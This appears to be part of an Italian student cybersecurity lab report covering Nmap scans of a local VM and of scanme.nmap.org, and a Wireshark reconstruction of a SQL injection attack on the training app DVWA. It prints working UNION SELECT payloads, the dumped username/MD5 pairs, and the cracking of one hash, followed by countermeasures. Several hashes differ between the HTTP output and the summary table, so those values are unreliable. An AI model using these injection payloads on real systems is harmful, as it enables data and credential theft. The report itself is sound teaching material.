


Figura 9: A sinistra `nmap -A -T4 localhost` (porte 21 ftp e 22 ssh aperte); a destra `ip address` con l'IP 10.0.2.15/24 della VM.

4.3 Scansione della rete locale

Con `ip address` ho ricavato l'indirizzo della VM, 10.0.2.15/24: la VM appartiene quindi alla rete 10.0.2.0/24 (subnet mask 255.255.255.0). Ho poi scansionato l'intera rete sostituendo l'ultimo ottetto con zero.

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
```

```
Nmap done: 256 IP addresses (1 host up) scanned in 55.65 seconds
```

La scansione ha rilevato un solo host attivo, la VM stessa (10.0.2.15), con i servizi FTP e SSH già visti. È una differenza importante rispetto all'esempio della traccia, che trovava quattro host: dipende dal tipo di rete. La mia VM è configurata in modalità NAT di VirtualBox, dove il gateway e gli altri servizi virtuali non rispondono alle sonde di Nmap, quindi la scansione vede soltanto se stessa. Questo evidenzia quanto la topologia di rete influenzi i risultati di una scansione.

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 05:13 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000020s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -Iw-I--I-- 1 0      0      0 Mar 26 2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 55.65 seconds
[analyst@secOps ~]$
```

Figura 10: `nmap -A -T4 10.0.2.0/24`: la riga finale conferma 1 solo host attivo sulla rete NAT.

4.4 Scansione del server remoto

Infine ho scansionato il server pubblico di test con `nmap -A -T4 scanme.nmap.org`. I risultati reali della mia scansione (eseguita con Nmap 7.97) sono riassunti di seguito.

Domanda	Risposta
Porte e servizi aperti	22/tcp ssh (tcpwrapped), 80/tcp http Apache 2.4.7 (Ubuntu), 9929/tcp nping-echo, 31337/tcp tcpwrapped
Porte filtrate	996 porte TCP filtrate (aggregate come no-response)
Indirizzo IP del server	45.33.32.156 (IPv4); 2600:3c01::f03c:91ff:fe18:bb2f (IPv6)
Sistema operativo	Non rilevato esplicitamente (porte tcpwrapped); il banner Apache (Ubuntu) indica Linux/Ubuntu

In risposta alla domanda di riflessione: Nmap aiuta la sicurezza di rete perché consente a un difensore di mappare le porte e i servizi esposti, individuare configurazioni rischiose e verificare che siano attivi solo i servizi previsti. Lo stesso strumento, però, può essere usato da un attore malevolo nella fase di ricognizione, per scoprire i punti deboli da colpire prima di sferrare un attacco: è la natura a doppio uso tipica degli strumenti di sicurezza.

5. Bonus 2: Attacco a un database MySQL (analisi PCAP)

In questo esercizio ho svolto un'analisi forense: ho aperto in Wireshark, sulla VM CyberOps, una cattura di rete già registrata (SQL_Lab.pcap, circa 8 minuti di traffico) che contiene un attacco di SQL injection contro un database MySQL dietro l'applicazione vulnerabile DVWA. La SQL injection permette a un attaccante di inserire istruzioni SQL arbitrarie in un campo di input e di ricevere in risposta i dati del database, fino a manomettere o esfiltrare informazioni riservate. Seguendo i flussi HTTP ho ricostruito l'attacco passo per passo.

5.1 Apertura della cattura e identificazione degli host

Aperto il file, ho osservato le colonne Source e Destination. I due indirizzi coinvolti sono 10.0.2.4, l'aggressore, e 10.0.2.15, la vittima (il web server che ospita DVWA). Già dalla colonna Info si leggono, in forma codificata nell'URL, le query iniettate nelle varie richieste GET.




Figura 11: La cattura SQL_Lab.pcap in Wireshark: i due host 10.0.2.4 (aggressore) e 10.0.2.15 (vittima) e le richieste GET con le query iniettate.

5.2 Le fasi dell'attacco

Per leggere non solo le richieste ma anche le risposte del server ho usato la funzione Segui Flusso HTTP sulle righe chiave. Ogni fase corrisponde a una query di injection sempre più mirata, costruita in modo da essere sempre vera (1=1) e da aggiungere dati tramite UNION SELECT. La tabella riassume la progressione dell'attacco.

Riga	Query iniettata (decodificata)	Risultato per l'attaccante
13	1=1	Verifica che l'app sia vulnerabile
19	1' or 1=1 union select database(), user()#	Nome del DB e utente del DB
22	1' or 1=1 union select null, version()#	Versione del DBMS
25	1' or 1=1 union select null, table_name from information_schema.tables#	Elenco delle tabelle
28	1' or 1=1 union select user, password from users#	Username e hash delle password

5.3 Estrazione di database, utente e versione

Seguendo il flusso della riga 19 ho letto, nella risposta del server, l'output dell'iniezione union select database(), user(). Oltre agli account legittimi (admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith) compare una riga aggiuntiva con i dati esfiltrati: nome del database dvwa e utente del database root@localhost. La risposta rivela anche che il server è Apache/2.4.18 (Ubuntu).

```
</div>
<div id="main_body">
<div class="body_padded">
  <h1>Vulnerability: SQL Injection</h1>
  <div class="vulnerable_code_area">
    <form action="#" method="GET">
      <p>
        User ID:
        <input type="text" size="15" name="id">
        <input type="submit" name="Submit" value="Submit">
      </p>
    </form>
    <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
  </div>
  <h2>More Information</h2>
  <ul>
    <li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a></li>
    <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
    <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
    <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
    <li><a href="https://www.owasp.org/index.php/SQL_injection" target="_blank">https://www.owasp.org/index.php/SQL_injection</a></li>
    <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
  </ul>
</div>
```

Figura 12: Follow HTTP Stream della riga 19: l'ultima riga mostra database 'dvwa' e utente 'root@localhost'.

Con il flusso della riga 22 e l'iniezione union select null, version() ho ottenuto la versione del DBMS: 5.7.12-0ubuntu1.1 (MySQL 5.7.12 su Ubuntu). L'identificatore compare in coda all'output perché il valore null riempie il primo campo (First name vuoto) e version() il secondo.

```
</form>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
<h2>More Information</h2>
<ul>
  <li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a></li>
  <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
  <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
  <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
  <li><a href="https://www.owasp.org/index.php/SQL_injection" target="_blank">https://www.owasp.org/index.php/SQL_injection</a></li>
  <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
</ul>
</div>
<br /><br />
</div>
```

Figura 13: Follow HTTP Stream della riga 22: la versione del DBMS 5.7.12-0ubuntu1.1 in coda all'output.

5.4 Estrazione e crack delle credenziali

La fase finale è la più grave. Con la riga 28 e l'iniezione union select user, password from users# l'attaccante estrae username e hash delle password dalla tabella users.

```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d618327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d18709f5bbe40cade3de5c71e999b7c</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d618327deb882cf99</pre>
</div>
<h2>More Information</h2>
<ul>
  <li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a></li>
  <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
  <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
  <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
  <li><a href="https://www.owasp.org/index.php/SQL_injection" target="_blank">https://www.owasp.org/index.php/SQL_injection</a></li>
  <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
</ul>
</div>
```

Figura 14: Follow HTTP Stream della riga 28: coppie username/hash estratte dalla tabella users.

Le coppie estratte sono riportate qui sotto. Le password sono memorizzate come hash MD5 senza salt, una scelta debole: hash di questo tipo si decifrano in pochissimo tempo tramite tabelle


precalcolate.

Username	Hash MD5	Password in chiaro
admin	5f4dcc3b5aa765d61d8327deb882cf99	(non richiesta)
gordonb	e99a18c428cb38d5f260853678922e03	(non richiesta)
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	(non richiesta)
smithy	5f4dcc3b5aa765d61d8327deb882cf99	(non richiesta)

L'hash 8d3533d75ae2c3966d7e0d4fcc69216b appartiene all'utente 1337. Copiandolo nel servizio CrackStation ho ottenuto subito la corrispondenza esatta: la password in chiaro è charley. Questo conclude l'attacco: a partire da un singolo campo di input vulnerabile, l'attaccante è arrivato a recuperare credenziali utilizzabili.

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figura 15: CrackStation decifra l'hash MD5 8d3533... restituendo la password in chiaro 'charley' (match esatto).

5.5 Domanda di riflessione e contromisure

Il rischio dell'uso del linguaggio SQL nelle piattaforme web nasce dal fatto che gran parte dei siti è basata su database SQL: se l'input dell'utente non viene gestito correttamente, un attaccante può iniettare comandi e la gravità dell'attacco dipende solo dalle sue intenzioni, come ho mostrato arrivando fino agli hash delle password. Tra le contromisure per prevenire la SQL injection ci sono: filtrare e validare sempre l'input dell'utente; usare query parametrizzate (prepared statement) e stored procedure invece di concatenare stringhe SQL; applicare il principio del privilegio minimo all'utente del database; introdurre un Web Application Firewall; e conservare le password con algoritmi di hashing robusti e con salt, mai in MD5 semplice come in questo laboratorio.

6. Conclusioni

Attraverso questi quattro esercizi ho esercitato un percorso completo di competenze da analista di sicurezza. Con PowerShell ho imparato a interrogare il sistema e a correlare connessioni di rete e processi, un passaggio chiave per il rilevamento di anomalie. Con lo studio degli indicatori di compromissione ho letto il comportamento reale di un malware multi-stadio, riconoscendo tecniche di evasione, offuscamento e comunicazione C2. Con Nmap ho praticato la ricognizione di rete e l'individuazione di servizi e configurazioni deboli. Infine, con l'analisi del PCAP ho ricostruito un attacco di SQL injection dall'inizio fino al furto delle credenziali, capendo sia come si svolge sia come lo si previene. L'elemento ricorrente è la natura a doppio uso degli strumenti: gli stessi mezzi servono a chi difende e a chi attacca, e conoscerli a fondo è la base per saper proteggere un sistema.